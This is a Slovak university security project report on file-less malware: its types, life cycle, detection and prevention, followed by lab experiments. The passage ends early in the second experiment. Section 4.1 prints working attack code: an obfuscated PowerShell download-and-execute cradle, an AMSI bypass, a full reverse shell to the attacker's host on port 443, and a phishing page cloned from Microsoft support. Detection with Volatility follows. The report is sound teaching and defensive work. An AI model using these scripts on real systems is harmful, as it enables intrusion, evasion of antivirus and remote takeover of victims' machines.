STU Bratislava, Fakulta informatiky a informačných technológií

Bezpečnosť informačných technológií

File-less malware – Detekcia a prevencia

Meno: Bc. Michal Kuklovský
AIS id: 103013
Github repozitár: github.com
Cvičiaci: Ing. Milan Pikula
Ing. Ján Skalný
Cvičenie: Pondelok 10:00

Obsah

1 Návrh zadania

V teoretickej časti popíšeme:

- čo je file-less malware a ako funguje, rozdiely oproti „tradičnému“ malwaru,
- typy file-less malwaru a techniky, ktoré útočníci používajú,
- životný cyklus file-less malware útoku,
- detekcia a prevencia.

V praktickej časti si vyskúšame spôsoby a nástroje na detekciu file-less malwaru na virtuálnom stroji.

Výstupom práce bude správa z projektu obsahujúca analýzu oblasti, odporúčaná prevencia na predchádzanie file-less malware útokom a porovnanie spôsobov detekcie.

2 File-less malware

V tejto kapitole sa budeme venovať vymedzeniu pojmu file-less malware, popíšeme rozdiely medzi nim a typickým malwarom a popíšeme jeho typy.

File-less malware je typ malwaru, ktorý nepotrebuje inštalovať škodlivý softvér na počítači obete. Na dosiahnutie svojho cieľa využíva bežné nástroje alebo procesy na systéme, ktoré sú za bežných okolností bezpečné a už sa nachádzajú na systéme. File-less malware väčšinou nemá identifikovateľný kód alebo signatúru, čo znemožňuje jeho detekciu antivírusom [1].

2.1 Porovnanie tradičného malwaru a file-less malwaru

Na porovnanie tradičného malwaru a file-less malware, sme sa rozhodli prevziať tabuľku (Tab.1) od Kumara [2], ktorá čerpá z prehľadu dynamickej analýzy malwaru od Afianiana [1]. Hlavným rozdielom je, že tradičný malware má zdrojový kód, škodlivý súbor a proces. Vďaka tomu je možná jeho detekcia pomocou antivírusu na základe signatúru. Pri fileless malwari kód, súbor, proces a teda aj signatúra absentujú. Komplexita implementácie a zložitosť detekcie file-less malwaru je vyššia ako pri tradičnom malwari [2].

Perzistencia file-less malwaru je nízka, keďže sa nachádza v RAM pamäti a pri vypnutí systému sa odstráni. Perzistenciu však môže útočník zvýšiť kombináciou s iným typom malwaru alebo uložením na miesta v operačnom systéme, ako Windows Registry alebo WMI Store, prípadne naplánovaním úlohy, ktorá file-less malware opäť spustí [3].

Techniky	**Tradičný malware**	**File-less malware**
Zdrojový kód	Áno	Nie
Škodlivý súbor	Áno	Nie
Škodlivý proces	Áno	Nie
Komplexita implementácie	Stredná	Veľmi vysoká
Zložitosť detekcie	Stredná	Veľmi vysoká
Perzistencia	Stredná	Nízka
Detekcia antivírusom	Možná, so známou signatúrou	Nemožná (absencia signatúry)
Detekcia na základe behaviorálnej heuristiky	Áno	Čiastočne áno

Tab. 1: Porovnanie tradičného a file-less malwaru [2]

2.2 Typy file-less malwaru

File-less malware sa delí podľa techniky perzistencie na [2]:

- Memory-resident file-less malware
- Windows registry file-less malware
- Rootkits file-less malware

Memory-resident malware


Do skupiny memory-resident patrí malware, ktorý sa nachádza iba v hlavnej pamäti, bez kontaktu so súborovým systémom. Používa procesy, ktoré sú pre daný systém bežné a anti-vírus ich považuje za bezpečné. Príkladom je Code Red[1],SQL Slammer[2] alebo Lurk[3] [2].

Windows-registry malware

Do skupiny windows-registry patrí malware, ktorý pre zabezpečenie perzistencie používa injektovanie škodlivého kódu do Windows registry kľúčov. Vložený kód býva spravidla šifrovaný, prípadne obfuskovaný. Takýto kód potom môže spustiť útočníkom zvolený proces a vykonať akcie, prípadne vytvoriť súbor, ktorý sa po vykonaní odstráni. Príkladmi malwaru z tejto skupiny sú Kovter[4] alebo Powerware[5] [2].

Rootkits file-less malware

Do skupiny rootkits patrí malware, ktorý s oprávneniami administrátora skrýva škodlivý kód do súborov operačného systému, prípadne do kernelu. Takýto typ útoku zväčša nebýva úplne bez súborový. Príkladom tejto skupiny je PhaseBot[6] [2].




Obr. 1: Časová os vývoja file-less malwaru, Autor: Borana, 2021 [4]

[1] https://www.kaspersky.com/blog/history-lessons-code-red/45082/
[2] https://www.techopedia.com/definition/27496/sql-slammer
[3] https://securelist.com/lurk-banker-trojan-exclusively-for-russia/75040/
[4] https://www.malwarebytes.com/blog/detections/trojan-kovter
[5] https://www.pcrisk.com/removal-guides/9922-files-encrypted-read-me-html-ransomware
[6] https://www.malwaretech.com/2014/12/phase-bot-fileless-rootki.html

2.3 Životný cyklus file-less malwaru

Životný cyklus file-less malwaru má tri fázy [3]:

- infikovanie (delivery)
- perzistencia (persistence)
- vykonanie (execution)



Obr. 2: Životný cyklus file-less malwaru, Autor: Choudhary, 2021 [4]

V delivery fáze sa snaží útočník dostať file-less malware do počítača obete. Často využívanými sú techniky sociálneho inžinierstva v kombinácii a linkami v emaili alebo phisingovými stránkami. Ďalej môže útočník použiť makrá v dokumentoch, javascript na webstránke, prípadne zneužiť nejakú zraniteľnosť na systéme. Dve hlavné stratégie, ktoré používajú útočníci aby infikovali počítač a neboli pritom odhalený sú:

- sťahovanie do pamäte pomocou powershellu a spustenie malwaru a
- používanie dôveryhodných aplikácií. [3]

V persistence fáze útočník chce zabezpečiť aby sa jeho malware aj po reštarte zariadenia. Útočníci najčastejšie využívajú Windows registry, WMI Store, SQL tabuľky a naplánované úlohy, vďaka čomu sa môže malware po štarte opäť spustiť [3]. Typickým miestom na injektovanie škodlivého kódu je HKLM\path\Software\Microsoft\Windows\CurrentVersion\Run [2].

V execute fáze sa malware spustí typicky pomocou súčastí systému, napríklad: powershell, javascript, vbscript, bitsadmin, certutil, MS Office makrá, mshta, msiexec, psexec, registry, regsvr32, task scheduler, wmi alebo wsctipt. [4]

3 File-less malware detekcia a prevencia

V tejto kapitole sa budeme venovať hlavným spôsobom detekcie file-less malwaru na systéme a prevencii pred ním.

Sandboxing a emulácia spustenia

Pri tejto technike je malware spúšťaný v sandboxe, prípadne emulátore, kde sú monitorované všetky API volania a logovaná aktivita na systéme. V prípade podozrivého správania, sú procesy ďalej analyzované a sleduje sa aké aktivity vykonávajú. [3]

Behaviorálna analýza

Behaviorálna analýza sa zameriava na neštandardné správanie sa procesov v systéme. Na identifikovanie file-less malware sa sledujú hlavne privilegované procesy a programy spustené pomocou príkazového riadka a powershellu. Predpokladá sa, že útočník sa snaží získať administrátorské oprávnenia na systéme a preto sa sledujú aj zmeny v prístupových privilégiách bežných používateľov na administrátorské. Na identifikovanie zdroja škodlivej aktivity sa zaznamenáva sieťová premávke, sieťové spojenia a modifikácie registry kľúčov [2].

Detekcia na základe pravidiel

Pravidlá môžu pomôcť pri detekcií útokov, ktoré majú typický scenár, napríklad MS Word spúšťa powershell.exe. Pri tejto technike sa detekcia zameriava na najčastejšie spôsoby šírenia a vykonávania file-less malwaru a na základe indikátorov útok odhaliť [2].

Spôsoby prevencie

- Používanie whitelistov pre aplikácie, skripty a parametre na systéme.
- Periodické kontroly zraniteľností systému.
- Aktualizácie operačného systému aj aplikácií.
- Obmedzenie spúšťania skriptov v powershelli.
- Kontrola prehliadača a iných aplikácií na spúšťanie cmd.exe a powershellu.
- Monitorovanie a logovanie aktivity.
- Pri nakazenom systéme, zabezpečenie ukončenia procesov a jeho izolácia.
- Vzdelávanie používateľov o bezpečnej práci na počítači [3].

4 Experiment

V tejto kapitole dokumentujeme vykonané experimenty. V našom projekte sme vykonali dve experimenty, ktoré pozostávali z troch častí:

1. **Príprava**: Popísaná príprava, inštalovanie a úpravy použitých programov.
2. **Vykonanie**: Opis vykonania útoku.
3. **Detekcia**: Detekcia file-less malware, prípadne akcií, ktoré vykonal.


Použité skripty, súbory, výstupy nástrojov a dumpy pamäte sú dostupné na verejnom github repozitári: https://github.com/michalkuklovsky/bit-fileless-malware

4.1 Získanie reverse shellu (file-less malware bez perzistencie)

V experimente sa pomocou kliknutia na tlačidlo na webstránke stiahne súbor a po jeho spustení program pomocou powershellu vykoná príkazy zo skriptov na stroji útočníka a pripojí powershell na vzdialený port 443. Experiment pozostával z troch častí:

1. **Príprava**: Stiahnutie a úprava skriptov (refaktoring a IP adresy virtuálnych strojov) a vytvorenie phishingovej stránky, z ktorej obeť stiahne program (nie samotný malware)
2. **Vykonanie**: Spustenie http servera so stránkou, vykonanie útoku a získanie prístupu na stroj obete
3. **Detekcia**: Detegovanie file-less malwaru pomocou memory dumpu a nástroja Volatility, detekcia otvoreného sieťového spojenia na stroj útočníka aj jeho ukončenie.

Postup útoku je prevzatý, ale upravený pre naše potreby. Je predvedený vo videu jeho autora [5]. Použité programy sa nachádzajú v github repozitári [6].



Obr. 3: Súbory v github repozitári [6].

Z github repozitára sme stiahli programy a uložili ich do novovytvoreného priečinka “www/“. V skripte “WinSecurityUpdate“ bolo potrebné dekódovať príkazy z base64 a upraviť IP adresy útočníka. V skripte “r1“ bolo potrebné upraviť IP adresu na adresu útočníka.

```
┌──(mikell1㉿10)-[~/Desktop/bit/projekt/www]
└─$ echo -n "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJ
pbkcoJ2h0dHA6Ly8xMC4wLjEzLjc1OjgwMDAvYTEnKQ==" | base64 -d
InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbCLienT).DowNlOaDSTrinG('http://10.0.13.75:8000/a1')

┌──(mikell1㉿10)-[~/Desktop/bit/projekt/www]
└─$ echo -n "InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbCLienT).DowNlOaDSTrinG('http://192.168
.100.102:8000/a1')" | base64
SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJp
bkcoJ2h0dHA6Ly8xOTIuMTY4LjEwMC4xMDI6ODAwMC9hMScp

┌──(mikell1㉿10)-[~/Desktop/bit/projekt/www]
└─$ echo -n "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJ
pbkcoJ2h0dHA6Ly8xMC4wLjEzLjc1OjgwMDAvcjEnKQ==" | base64 -d
InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbCLienT).DowNlOaDSTrinG('http://10.0.13.75:8000/r1')

┌──(mikell1㉿10)-[~/Desktop/bit/projekt/www]
└─$ echo -n "InVOkE-EXpreSSIoN (New-OBjECt NeT.WEbCLienT).DowNlOaDSTrinG('http://192.168
.100.102:8000/r1')" | base64
SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJp
bkcoJ2h0dHA6Ly8xOTIuMTY4LjEwMC4xMDI6ODAwMC9yMScp
```

Obr. 4: Úprava IP adries v skripte “WinSecurityUpdate“.

Pri útoku sú použité 4 skripty. Skript “update.cmd“ slúži na pripojenie na server útočníka pomocou powershellu a stiahnutie ďalšieho skriptu. Je jednoducho obfuskovaný pomocou vkladania prázdnych reťazcov do príkazu a použitím malých a veľkých písmen.

```
1 @ECHO OFF
2 po""weR""sHelL -nO""p -c "iEx(New-Object Net.WEbclIent).DoWnLOadstRinG
  ('http://192.168.100.102:8000/WinSecurityUpdate')"
```

Obr. 5: Skript “update.cmd“.

Skript “WinSecurityUpdate“ vypisuje do príkazového riadka, správy pre používateľa, ktoré sa tvária ako inštalovanie bezpečnostnej aktualizácie. Potom pomocou príkazov zakódovaných v base64 stiahne ďalšie dva skripty. Na koniec sme pridali príkaz start-sleep, aby sme mohli urobiť memory dump procesu.

```
 9 echo "[!] Starting Update Process."
10 echo "[*] ============================"
11 start-sleep -s 1
12 echo "[*]"
13 start-sleep -s 1
14 echo "[*]"
15 start-sleep -s 1
16 echo "[*]"
17
18 $a1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMT
   Y4LjEwMC4xMDI6ODAwMC9hMScp"
19 $r1 = "SW5WT2tFLUVYcHJlU1NJb04gKE5ldy1PQmpFQ3QgTmVULldFYkNMaWVuVCkuRG93TmxPYURTVHJpbkcoJ2h0dHA6Ly8xOTIuMT
   Y4LjEwMC4xMDI6ODAwMC9yMScp"
20
21 start-sleep -s 1
22
23 echo "[*]"
24 start-sleep -s 1
25 echo "[!] Update Process Completed"
26 start-sleep -s 1
27
28 $update_a1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($a1))
29 $update_r1 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($r1))
30
31 echo $update_a1 | pow""ersh""ell -nop - ; echo $update_r1 | pow""e""rsh""ell -nop -windowstyle hidden -
32
33 start-sleep -s 30
```

Obr. 6: Časť skriptu “ WinSecurityUpdate“.

Skript “a1“ zabezpečuje aby bolo vykonanie skriptu “r1“ ignorované Windows Defenderom. Skript “r1“ vytvorí TCP socket medzi strojmi útočníka a obete.

```
1 $w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils' ;; $assembly = [Ref]
  .Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m)) ;; $field = $assembly.GetField(('am
  {0}InitFailed' -f $c),'NonPublic,Static') ;; $field.SetValue($null,$true)
2 _
```

Obr. 7: Skript “a1“.

```
1 $client = NeW-OBjeCt S""yST""Em.nEt.S""OcK""etS.T""C""P""Cli""ent("192.168.100.102",443);
  $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($by
  tes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).
  GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendbac
  k + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$
  stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Obr. 8: Skript “r1“ s upravenou IP adresou.

Na to, aby obeť stiahla skript “update.cmd“, sme upravili zdrojový kód webstránky podpory Microsoftu[7] s oznamom o bezpečnostnej aktualizácii. Pridali sme tlačidlo, ktoré po kliknutí stiahne skript.


```
1017          <section class="ocpSection" role="region" aria-label="Method 1: Windows Update">
1018            <h3>Method 1: Windows Update</h3>
1019
1020              <p>To update your you have to download and run this file. Update will be inst
     alled automatically if it is applicable to your computer. For more information about how to
      turn on automatic updating, see <a href="https://support.microsoft.com/en-us/help/12373/wi
     ndows-update-faqx" class="ocpExternalLink" target="_blank">Windows Update: FAQ</a>.</p>
1021              <a href="/update.cmd">
1022        <button class="ocFeedbackButton supStickyFeedbackButton feedbackSelection feedbackB
     uttonBlue" name="buttonYes" type="submit">Download Update</button>
1023              </a>
1024       </section>
1025          <section class="ocpSection" role="region" aria-label="Method 2: Microsoft Update
     Catalog">
```

Obr. 9: Tlačidlo na stiahnutie súboru.

Po ukončení prípravy, sme spustili HTTP server pomocou príkazu: *python3 -m http.server* a pomocou nástroja netcat sme počúvali na porte 443 => *nc -nvlp 443.*


Na strane obete si predstavme scenár, že jej prišiel do schránky phishingový mail od Microsoftu s oznamom o bezpečnostnej aktualizácii Windows 10, ktorú keď nevykoná zostáva počítač zraniteľný a môže prísť o svoje údaje. Obeť klikne na link, ktorý ju presmeruje na útočníkovu stránku, kde si môže prečítať viac informácií o zraniteľnosti a stránka ponúka možnosť aktualizácie pomocou stiahnutia a spustenia súboru. Na obr. 8 je ukázaný pohľad na webstránku z počítača obete.

[7] https://support.microsoft.com/en-us/topic/security-update-for-windows-10-version-1809-kb4470646-923baa60-854a-755d-8d3c-dee2e79d4621




Obr. 10: Phisingová webstránka.

Po stiahnutí sa Microsoft Edge aj Windows Defender snaží súbor zablokovať z dôvodu, že ide o nezvyčajný súbor, avšak napriek tomu ho dovolí spustiť.




Obr. 11: Upozornenie od Microsoft Edge.



Obr. 12: Upozornenie od Microsoft Edge.


Obr. 13: Upozornenie od Windows Defender.

Po spustení skriptu sa používateľovi zobrazí okno príkazového riadku, ktoré vypisuje správy o progrese aktualizácie, ale na pozadí sťahuje a spúšťa ďalšie skripty. Bez týchto výpisov by bol útok pre bežného používateľa prakticky neviditeľný.




Obr. 14: Spustený skript na stroji obete.

Na obr. 13 môžeme vidieť, že zo stroja obete boli spustené 3 skripty a na obr. 14 je zobrazený získaný shell prístup na stroj obete.



Obr. 15: Pripojenie na HTTP server.



Obr. 16: Získaný shell prístup na stroj obete.

Vo fáze detekcie sme začali dumpom pamäte pomocou nástroja FTK Imager. Dump sme následne analyzovali pomocou nástroja volatility. Použili sme nasledovné príkazy a výstupy sme si uložili do súborov:


vol -f shell2.mem ***windows.pslist.PsList*** *> pslist.txt*

vol -f shell2.mem ***windows.pstree.PsTree*** *> pstree.txt*

vol -f shell2.mem ***windows.cmdline.CmdLine*** *> cmdline.txt*


vol -f shell2.mem ***windows.netstat*** *> netstat.txt*

Keďže sme mali to šťastie, že má útočník nechal zobrazené okno príkazového riadka, hľadali sme proces “cmd.exe“. Vo výstupe z PsList pluginu sme proces našli a jeho PID bol 7160.




Obr. 17: Proces “cmd.exe“ v memory dumpe.

Vo výstupe pluginu PsTree sme sa zamerali na proces s PID 7160. Všimli sme si, že parent proces mal PID 4560 a išlo o Microsoft Edge, čo sedí, keďže súbor sme otvorili v prehliadači. Proces “cmd.exe“ vytvoril ďalšie dva procesy “conhost.exe“ s PID 3440 a “powershell.exe“ s PID 5932, ktorý ma ako child proces ešte “powershell.exe“ s PID 6588. Na tieto procesy sa zameriame v ďalšej analýze.



Obr. 18: Identifikovaný strom procesov file-less malwaru.

Pomocou pluginu CmdLine sme si vypísali argumenty s akými boli procesy spustené. Pri procese 5932 vidíme príkaz zo skriptu “update.cmd“ a pri procese 6588 príkaz zo skriptu WinSecurityUpdate, ktorý sa na stroji obete nenachádzal.



Obr. 19: Argumenty procesov.

Vo výstupe pri použití pluginu netstat sme pre proces 6588 identifikovali TCP socket na vzdialenú IP 192.168.100.102 a port 443, teda stroj útočníka.

Obr. 20: TCP socket medzi strojmi obete a útočníka, vytvorený procesom 6588.

Po identifikovaní sieťového spojenia a procesu, ktorý ho vytvoril sme proces ukončili pomocou nástroja taskkill. Alternatívne by sme mohli použiť Task Manager alebo Procexp Sysinternals. Keďže pri tomto útoku, neboli zabezpečená perzistencia, útočník už na stroj obete nemal prístup.


taskkill /PID 6588 /F

4.2 Living off the land (perzistencia cez windows registry)

Experiment pozostáva z troch častí:

1. **Príprava**: Stiahnutie programu a maskovanie programu.
2. **Vykonanie**: Vykonanie útoku spustením programu
